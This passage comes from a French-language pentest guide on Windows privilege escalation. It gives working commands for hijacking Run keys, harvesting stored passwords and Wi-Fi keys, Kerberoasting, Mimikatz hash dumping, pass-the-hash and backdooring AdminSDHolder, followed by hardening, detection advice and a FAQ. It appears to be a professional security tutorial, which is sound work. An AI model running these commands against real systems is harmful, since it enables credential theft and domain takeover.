:: Vérifier les permissions sur les clés Run système (peut-on les modifier ?)
accesschk.exe /accepteula -kvuqsw HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

:: Vérifier les permissions sur les binaires référencés
icacls "C:\path\to\autorun\binary.exe"

:: Si une clé ou un binaire est modifiable, remplacer pour exécution au prochain logon
reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "Update" /d "C:
\Users\Public\shell.exe" /f
```

```
# PowerShell — audit complet des autoruns avec permissions
Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" |
  Select-Object * | Where-Object {$_.PSObject.Properties.Name -notlike 'PS*'}

# Vérifier les permissions ACL de chaque binaire référencé
$runs = Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
$runs.PSObject.Properties | Where-Object {$_.Name -notlike 'PS*'} | ForEach-Object {
    $exe = ($_.Value -split '"' | Where-Object {$_ -match '\\.exe'})[0]
    if ($exe -and (Test-Path $exe)) {
        $acl = Get-Acl $exe
        $writable = $acl.Access | Where-Object {$_.FileSystemRights -match 'Write' -and
$_.IdentityReference -match 'Users|Everyone|Authenticated'}
        if ($writable) { Write-Host "WRITABLE autorun: $exe" }
    }
}
```

Retour terrain — Une entrée Run dans HKLM pointait vers un script batch dans `C:\Temp` sur une machine de caisse enregistreuse. Le répertoire C:\Temp était accessible en écriture pour tous (Everyone Full Control — classique sur les anciennes installations Windows). Le script se lançait à chaque ouverture de session. En modifiant le batch pour ajouter `net localgroup administrators attacker /add`, on obtenait un admin local dès la prochaine ouverture de session du compte de service. Simple, efficace, discret.

Scénario 8 — Credentials dans l'environnement : la récolte systématique

Les identifiants sont présents dans beaucoup plus d'endroits qu'on ne le pense dans un environnement Windows d'entreprise. Fichiers de configuration d'applications métier, scripts de déploiement laissés sur le disque, historiques PowerShell, gestionnaire de credentials Windows, bases de données SQLite des navigateurs, fichiers d'installation automatisée non supprimés après déploiement. Une exploration méthodique révèle presque toujours quelque chose d'utilisable. La MITRE référence ces techniques sous T1552 (Unsecured Credentials).

```
:: Recherche de mots de passe dans les fichiers de configuration couramment utilisés
findstr /si password *.xml *.ini *.txt *.config *.yml *.yaml
findstr /si "password=" *.properties *.conf *.cfg *.bak

:: Recherche de fichiers suspects par nom (récursif depuis C:\)
dir /s /b *pass* *cred* *secret* *unattend.xml* *sysprep.xml* 2>nul

:: Variables d'environnement potentiellement sensibles
set | findstr /i "pass\|pwd\|secret\|key\|token\|api\|auth"

:: Credentials sauvegardées dans le gestionnaire Windows (Credential Manager)
cmdkey /list

:: Historique PowerShell (souvent oublié par les admins)
type %APPDATA%\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

:: Fichiers récemment ouverts (révèle les habitudes de travail)
dir "%APPDATA%\Microsoft\Windows\Recent\" /o:d /b
```

```
# Fichiers unattend.xml — installation automatisée avec passwords en clair ou base64
$paths = @(
    "C:\Windows\Panther\Unattend.xml",
    "C:\Windows\System32\Sysprep\unattend.xml",
    "C:\unattend.xml",
    "C:\Windows\Panther\Unattended.xml",
    "C:\Windows\system32\sysprep\Unattended.xml"
)
$paths | Where-Object {Test-Path $_} | ForEach-Object {
    Write-Host "Found: $_"
    Select-String -Path $_ -Pattern "Password|AdministratorPassword" -Context 1,1
}

# Credentials dans le registre (scripts d'installation, logiciels tiers)
Get-ChildItem -Path HKLM:\ -Recurse -ErrorAction SilentlyContinue |
  Where-Object {$_.Name -imatch 'password|passwd|credentials|secret'} |
  Select-Object -First 20 Name
```

Wi-Fi passwords et credentials réseau

```
:: Lister tous les profils Wi-Fi mémorisés sur la machine
netsh wlan show profiles

:: Extraire le mot de passe en clair d'un profil spécifique
netsh wlan show profile name="NomDuReseau" key=clear | findstr "Key Content"

:: Credentials RDP mémorisées (parfois contient des comptes d'admin)
cmdkey /list | findstr "TERMSRV\|mstsc"

:: Récupérer les credentials mémorisées avec une session interactive
:: (nécessite session graphique)
rundll32.exe keymgr.dll,KRShowKeyMgr
```

Scénario 9 — Exploitation de vulnérabilités kernel et OS Windows

Quand les vecteurs de misconfiguration sont absents ou patchés, les CVEs kernel prennent le relais. La gestion des patches Windows reste insuffisante dans beaucoup d'organisations — notamment pour les systèmes hors du champ du Windows Update automatique (machines air-gapped, serveurs de production où les redémarrages sont planifiés trimestriellement, postes industriels). Un kernel exploit bien ciblé donne SYSTEM directement depuis n'importe quel contexte d'exécution.

CVEs critiques pour l'escalade de privilèges locale (2021-2024)

- **CVE-2021-34527 — PrintNightmare local** (T1068) : exploitation du service Print Spooler via `AddPrinterDriverEx()` pour charger une DLL malveillante en SYSTEM. La variante locale ne nécessite pas d'accès réseau au spooler — un accès local en tant qu'utilisateur standard suffit sur les systèmes non patchés.

- **CVE-2022-21999 — SpoolFool** : variante de PrintNightmare qui exploite une condition de race dans le service d'impression. Affecte Windows 10 et 11, Server 2019 et 2022. Patch disponible depuis février 2022 mais encore présent sur de nombreux systèmes.
- **CVE-2022-37969 — Windows Kernel CLFS EoP** : exploitation du driver Common Log File System (clfs.sys) via une corruption de structure interne. Zero-day exploité in the wild avant la publication du patch (septembre 2022).
- **CVE-2023-28252 — CLFS EoP (Nokoyawa ransomware)** : même composant CLFS, exploitée par le ransomware Nokoyawa comme zero-day en avril 2023. Patch disponible depuis le Patch Tuesday d'avril 2023, mais des milliers de systèmes restent vulnérables selon les statistiques Shodan et les rapports d'incidents récents.

```
:: Identifier les patches installés et les manquants
wmic qfe get Caption,Description,HotFixID,InstalledOn | sort /+80

:: Identifier la build exacte pour cibler les CVEs applicables
ver
winver
[System.Environment]::OSVersion.Version

:: WES-NG (Windows Exploit Suggester - Next Generation) — depuis Kali avec systeminfo de
la cible
:: Récupérer le systeminfo sur la cible
systeminfo > C:\Temp\sysinfo.txt

:: Analyser depuis l'attaquant
python3 wes.py sysinfo.txt -i "Privilege Escalation" --hide-dismissed
```

```
# Identifier si le Print Spooler est actif (vecteur PrintNightmare)
Get-Service -Name Spooler | Select-Object Status, StartType

# Vérifier la version du driver CLFS (pour les CVEs 2022/2023)
Get-Item C:\Windows\System32\clfs.sys | Select-Object VersionInfo

# Désactiver le Print Spooler si non nécessaire (contre-mesure immédiate)
Stop-Service -Name Spooler -Force
Set-Service -Name Spooler -StartupType Disabled
```

Scénario 10 — Escalade vers le domaine Active Directory

Quand la machine cible est jointe à un domaine Active Directory, l'accès SYSTEM local n'est souvent qu'une étape intermédiaire. Les vecteurs de compromission du domaine depuis un accès SYSTEM local sont nombreux et puissants. L'extraction des credentials depuis LSASS, le Kerberoasting, le Pass-the-Hash sur les comptes locaux, et l'exploitation des ACEs mal configurées sur les objets AD permettent de progresser vers les comptes de domaine privilegiés.

Pour une couverture exhaustive de l'exploitation Active Directory, notre guide pentest Active Directory détaille les techniques BloodHound, DCSync, RBCD et les chemins d'attaque vers le Domain Admin. Notre article sur le Tiering Model Active Directory explique comment segmenter l'environnement pour bloquer la progression d'un attaquant entre les niveaux.

GenericAll et WriteDACL sur AdminSDHolder

```
# Identifier les ACE dangereuses sur AdminSDHolder (protège les comptes privilégiés AD)
$adminSDHolder = [ADSI]"LDAP://CN=AdminSDHolder,CN=System,DC=domain,DC=local"
$adminSDHolder.psbase.ObjectSecurity.Access |
  Where-Object {$_.IdentityReference -notmatch 'BUILTIN|NT AUTHORITY|CREATOR|Domain
Admins|Enterprise Admins'} |
  Select-Object IdentityReference, ActiveDirectoryRights

# Si GenericAll ou WriteDACL est accordé à un compte controlé par l'attaquant :
# Ajouter un ACE pour notre compte (nécessite PowerView ou AD module)
Add-DomainObjectAcl -TargetIdentity "CN=AdminSDHolder,CN=System,DC=domain,DC=local"
-PrincipalIdentity "attacker" -Rights All -Verbose
# L'SDProp propagera les droits vers tous les objets protégés dans l'heure
```

Kerberoasting vers comptes privilégiés de service

```
# Impacket depuis Kali — demander des TGS pour tous les comptes avec SPN
python3 GetUserSPNs.py domain.local/user:password -dc-ip 192.168.1.1 -request

# Rubeus — depuis la machine Windows compromise
Rubeus.exe kerberoast /outfile:hashes.txt /nowrap

# Crack offline avec hashcat (mode 13100 = Kerberos 5 TGS-REP etype 23)
hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt --force -r rules/best64.rule
```

Pass-the-Hash depuis le compte Administrator local

```
:: Extraire le hash NTLM depuis SYSTEM (Mimikatz)
mimikatz.exe "privilege::debug" "lsadump::sam" exit

:: Pass-the-Hash vers d'autres machines du réseau (avant LAPS : hash souvent identique)
python3 psexec.py -hashes :NTHASH administrator@192.168.1.50 cmd.exe

:: CrackMapExec — test en masse sur le sous-réseau
crackmapexec smb 192.168.1.0/24 -u Administrator -H NTHASH --local-auth

:: Si une machine répond Pwn3d! = hash valide, accès admin
```

Pour approfondir le mouvement latéral et la compromission post-exploitation, consultez notre article sur le mouvement latéral : détection et prévention.

Matrice des techniques d'escalade de privilèges Windows

Vecteur	Outil principal	Prérequis	Résultat	Difficulté
Services (binpath)	PowerUp / sc.exe	SERVICE_CHANGE_CONFIG	SYSTEM	Faible
Token Impersonation	GodPotato / PrintSpoofer	SeImpersonatePrivilege	SYSTEM	Faible
AlwaysInstallElevated	msiexec / msfvenom	GPO mal configurée	SYSTEM	Faible
DLL Hijacking	Procmon / msfvenom	Répertoire writable	Contexte app	Moyenne
UAC Bypass	UACME / fodhelper	Compte admin filtré	Admin complet	Moyenne
Registry AutoRun	accesschk / reg.exe	Clé ou binaire writable	Contexte cible	Faible
Scheduled Tasks	schtasks / icacls	Binaire tâche writable	SYSTEM	Faible
Credentials exposés	findstr / cmdkey	Fichiers et mémoire	Variable	Faible
Kernel Exploit (CVE)	WES-NG + PoC GitHub	Patch manquant	SYSTEM	Élevée

Contre-mesures Windows 11 et Server 2025 : durcir l'environnement efficacement

Comprendre l'attaque est indispensable pour construire la défense. Les contre-mesures contre l'escalade de privilèges Windows ne sont pas une liste de cases à cocher — ce sont des décisions architecturales qui réduisent structurellement la surface d'attaque. Windows 11 et Server 2025 intègrent nativement plusieurs de ces protections, mais leur activation et leur configuration correcte demandent une démarche volontaire de la part des équipes sécurité.

Local Administrator Password Solution — LAPS, la contre-mesure numéro un

LAPS génère et stocke automatiquement un mot de passe unique par machine pour le compte Administrator local. Ce mot de passe est stocké dans un attribut Active Directory protégé et peut être lu uniquement par les comptes autorisés. Windows Server 2025 et Windows 11 22H2 intègrent LAPS nativement (Windows LAPS) sans extension de schéma. C'est la contre-mesure la plus efficace contre le Pass-the-Hash sur les comptes locaux — le hash Administrator d'une machine ne permet plus d'accéder à une autre machine du parc.

```
# Vérifier si Windows LAPS natif est actif
Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" | Select-
Object LAPSEnabled

# Windows LAPS natif (Server 2025 / Windows 11 22H2+)
# Lire le mot de passe depuis AD (nécessite les droits appropriés)
Get-LapsADPassword -Identity "HOSTNAME" -AsPlainText

# Configurer LAPS via GPO
# Computer Configuration > Administrative Templates > System > LAPS
# PasswordLength = 20, PasswordComplexity = LargeLetters+SmallLetters+Numbers+SpecialChars
```

Windows Defender Credential Guard — Protéger LSASS avec Hyper-V

Credential Guard isole le processus LSASS dans un conteneur Hyper-V séparé (VTL1 — Virtual Trust Level 1). Les hashes NTLM et les tickets Kerberos ne sont plus accessibles depuis le monde VTL0 (où tourne le reste du système). Mimikatz ne peut plus extraire les credentials en mémoire sur une machine avec Credential Guard correctement activé. Sur Windows 11 22H2 avec le matériel compatible, Credential Guard est activé par défaut si l'UEFI et le processeur supportent la virtualisation imbriquée.

```
# Vérifier si Credential Guard est actif (2 = activé et en cours d'exécution)
(Get-CimInstance -ClassName Win32_DeviceGuard -Namespace
root\Microsoft\Windows\DeviceGuard).SecurityServicesRunning
# Retourne 1 si Credential Guard est présent

# Vérifier le mode de fonctionnement
(Get-CimInstance -ClassName Win32_DeviceGuard -Namespace
root\Microsoft\Windows\DeviceGuard).VirtualizationBasedSecurityStatus

# Activer via registre (redémarrage requis)
reg add "HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard" /v
EnableVirtualizationBasedSecurity /t REG_DWORD /d 1 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v LsaCfgFlags /t REG_DWORD /d 1 /f
```

Windows Defender Application Control et AppLocker

WDAC (Windows Defender Application Control, anciennement Device Guard Code Integrity) contrôle quels binaires peuvent s'exécuter sur le système via des politiques de contrôle d'intégrité du code signées. Contrairement à AppLocker qui est appliqué en userland et peut être contourné par un administrateur local, WDAC est vérifié au niveau kernel — même un administrateur local ne peut pas contourner une politique WDAC correctement déployée. C'est la contre-mesure la plus efficace contre le dépôt et l'exécution d'outils offensifs comme WinPEAS ou les Potato attacks.

```
# Vérifier le statut WDAC (2 = Enforced, 1 = Audit mode)
(Get-CimInstance -ClassName Win32_DeviceGuard -Namespace
root\Microsoft\Windows\DeviceGuard).CodeIntegrityPolicyEnforcementStatus

# AppLocker — tester si un binaire serait bloqué
Get-AppLockerPolicy -Effective | Test-AppLockerPolicy -Path "C:\Users\Public\winpeas.exe"
-User Everyone

# Auditer les règles AppLocker actives
Get-AppLockerPolicy -Effective | Format-List
```

Audit des services et durcissement des permissions

```
:: Afficher le Security Descriptor d'un service et analyser les permissions
sc sdshow VulnService

:: Audit des services modifiables par les utilisateurs non-admin
accesschk.exe /accepteula -uwcqv "Authenticated Users" * 2>nul

:: Désactiver les services non nécessaires (réduire la surface d'attaque)
:: Print Spooler si pas d'impression nécessaire
sc config Spooler start= disabled && sc stop Spooler

:: Remote Registry — vecteur d'énumération et d'exploitation souvent oublié
sc config RemoteRegistry start= disabled && sc stop RemoteRegistry
```

Tiering Model Active Directory — Segmenter pour limiter la propagation

Le Tiering Model Active Directory est l'architecture de segmentation des comptes et des accès qui empêche la propagation d'un attaquant depuis un poste de travail compromis vers le contrôleur de domaine. Tier 0 (DC, PKI), Tier 1 (serveurs membres), Tier 2 (postes de travail) ne peuvent pas être administrés par les mêmes comptes. Un attaquant qui obtient un compte Tier 2 ne peut pas rebondir vers le Tier 1 ou le Tier 0. Voir notre guide complet sur la segmentation des privilèges Active Directory pour l'implémentation.

Patch Management — La discipline qui change tout

```
# Windows Update for Business — vérifier la conformité des patches
(New-Object -ComObject
Microsoft.Update.Session).CreateUpdateSearcher().Search("IsInstalled=0").Updates |
  Select-Object Title, MsrcSeverity | Sort-Object MsrcSeverity

# Identifier les patches critiques manquants
Get-WindowsUpdateLog
Get-HotFix | Sort-Object InstalledOn -Descending | Select-Object -First 10
```

Ressources et références techniques

- PEASS-ng (WinPEAS) sur GitHub — outil d'énumération de référence, mis à jour régulièrement
- LOLBAS Project — Living Off The Land Binaries and Scripts : toutes les techniques utilisant des binaires Windows légitimes
- MITRE ATT&CK TA0004 — Privilege Escalation — taxonomie officielle des techniques d'escalade avec détails et contre-mesures
- Escalade de privilèges Windows : de User à SYSTEM — guide complémentaire sur les fondamentaux

- Mouvement latéral : détection et prévention — la phase suivante après l'escalade
- Red Team vs Pentest vs Bug Bounty — choisir la bonne approche pour votre organisation
- Exploitation kernel Windows : drivers et KASLR — approfondissement des techniques kernel

FAQ — Questions fréquentes sur l'escalade de privilèges Windows

Comment détecter une tentative d'escalade de privilèges Windows en temps réel ?

La détection efficace repose sur la corrélation d'événements Windows dans un SIEM. Les Event IDs critiques sont le 4688 (création de processus — activer l'audit avec `auditpol /set /subcategory:"Process Creation" /success:enable`), 4672 (assignation de privilèges spéciaux à une nouvelle session), 7045 (installation d'un nouveau service), et 7040 (modification de la configuration d'un service). Des règles Sigma bien configurées peuvent détecter les patterns WinPEAS (création séquentielle de nombreux processus `wmic` et `reg query` en quelques secondes), les modifications de binPath de service, et les changements de clés de registre Run. Les EDR modernes détectent GodPotato et PrintSpoofer via leurs signatures comportementales — création d'un Named Pipe + appel à `ImpersonateNamedPipeClient` + `CreateProcessWithTokenW`. Sur les environnements forensiques, notre article Windows Server 2025 forensics couvre l'analyse post-incident de ces patterns.

Les Potato attacks fonctionnent-elles encore sur Windows 11 et Server 2025 ?

Oui — tant que le compte dispose de `SeImpersonatePrivilege` et que les services DCOM sont accessibles. GodPotato a été testé fonctionnel sur Windows Server 2025 (Build 26100) en environnement lab en 2025. Microsoft a tenté plusieurs fois de restreindre les mécanismes sous-jacents, mais l'architecture Named Pipe et DCOM est fondamentale à Windows — la patcher complètement briserait des milliers d'applications légitimes. La seule défense réelle est d'auditer et de restreindre l'attribution de SeImpersonatePrivilege aux seuls comptes qui en ont absolument besoin, et de désactiver les services DCOM non nécessaires. Utiliser des comptes de service avec des privilèges minimaux (sans SeImpersonate) pour les services IIS et SQL est la priorité.

Comment un attaquant passe-t-il de SYSTEM local à Domain Admin sans déclencher les alertes ?

Le chemin le plus discret passe par l'extraction des credentials mémoire avec un Mimikatz obfusqué ou une variante (SharpKatz, Nanodump) pour récupérer des tickets Kerberos ou des hashes NTLM d'utilisateurs de domaine connectés à la machine. Si un administrateur de domaine a ouvert une session interactive récemment et que Credential Guard n'est pas actif, ses credentials sont potentiellement en mémoire. Le Kerberoasting est une approche très discrète — il utilise l'API Kerberos standard et ne génère des alertes que si le volume de requêtes TGS dépasse un seuil configuré dans le SIEM. Les ACEs mal configurées sur des objets AD

(WriteDACL, GenericAll) permettent une escalade via l'API LDAP standard, quasi-indétectable sans audit LDAP activé. Notre guide pentest Active Directory couvre ces chemins d'attaque en détail.

Quelle est la différence mécanique entre Local Admin et SYSTEM sous Windows ?

Un compte **Local Administrator** dispose d'un token avec des SID de groupes administrateurs et des privilèges élevés (SeDebugPrivilege, SeBackupPrivilege, etc.). Mais certaines opérations sont réservées au SID `S-1-5-18` (**SYSTEM**) : modifier les secrets LSA, accéder directement à LSASS sans `SeDebugPrivilege`, interagir avec certains drivers kernel, et — surtout — contourner les vérifications ACL sur les objets protégés du système. SYSTEM est le compte du kernel lui-même — aucune ACL de fichier ou d'objet ne s'applique à lui. C'est pourquoi la token impersonation depuis un compte de service (SeImpersonate) vers SYSTEM est une étape critique : elle franchit la dernière barrière entre un accès élevé et une omnipotence totale sur la machine locale.

AlwaysInstallElevated est-il encore présent dans les environnements Windows 11 en 2025 ?

Malheureusement, oui. Cette misconfiguration se retrouve encore dans des environnements qui ont migré de Windows 7 ou 10 vers Windows 11 sans réviser leurs GPO héritées. Les intégrateurs qui déployaient cette politique pour simplifier les installations dans les années 2010 ne l'ont jamais retirée. Windows 11 ne désactive pas cette politique automatiquement lors d'une mise à niveau — si la GPO était présente avant, elle reste active après. Un audit GPO régulier avec `gpresult /h report.html` et une revue trimestrielle des politiques Computer Configuration devrait être un réflexe systématique. Windows Defender détecte les MSI générés avec msfvenom, mais un MSI légitime avec un payload obfusqué passe généralement sans alerte.

À retenir

- **Énumérez avant d'exploiter** — WinPEAS + PowerUp + vérification manuelle avant toute action. Les vecteurs les plus simples (GPO, services, credentials) avant les exploits kernel.
- **Les services sont le vecteur numéro un** — unquoted paths, binary hijacking, permissions faibles : présents dans pratiquement tous les environnements non audités depuis plus de 2 ans.
- **SeImpersonatePrivilege équivaut à SYSTEM** — tout compte IIS, MSSQL, ou service réseau dispose de ce privilège par défaut. GodPotato fonctionne sur Windows Server 2025.
- **LAPS + Credential Guard** — les deux contre-mesures les plus impactantes contre le mouvement latéral et le Pass-the-Hash sur les comptes locaux.
- **Les patches sont critiques** — CVE-2023-28252 (CLFS) a été exploitée activement par le ransomware Nokoyawa. Des milliers de systèmes Windows restent non patchés des mois après la publication du correctif.
- **MITRE ATT&CK TA0004** — utilisez cette taxonomie pour référencer vos findings de pentest. Cela rend les rapports directement actionnables par les équipes défensives qui basent leur SIEM sur ces identifiants.

Sources et références : MITRE ATT&CK · OWASP Testing Guide

Conclusion

L'escalade de privilèges Windows en 2025 reste un domaine où l'attaque conserve une longueur d'avance sur la défense — non pas par manque d'outils défensifs, mais par manque de déploiement, d'audit et de discipline opérationnelle. Windows 11 et Server 2025 apportent des améliorations réelles et substantielles : LAPS natif, Credential Guard activé par défaut sur le matériel compatible, Smart App Control, WDAC plus accessible à configurer. Mais aucune de ces protections n'efface les années de mauvaises configurations accumulées dans les environnements en production. Chaque organisation a son `AlwaysInstallElevated` oublié dans une GPO héritée, son service SCADA avec un unquoted path installé par un intégrateur en 2017, son compte IIS qui oublie que SeImpersonatePrivilege est activé. La différence entre un environnement qui résiste et un environnement que je compromets en 15 minutes, c'est l'audit régulier des services et des GPO, le patch management discipliné avec un SLA maximum de 30 jours pour les CVEs critiques, et la compréhension profonde de ces vecteurs par les équipes de sécurité. Déployer LAPS et Credential Guard ce mois-ci élimine deux des vecteurs les plus impactants de ce guide. C'est un bon début.

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr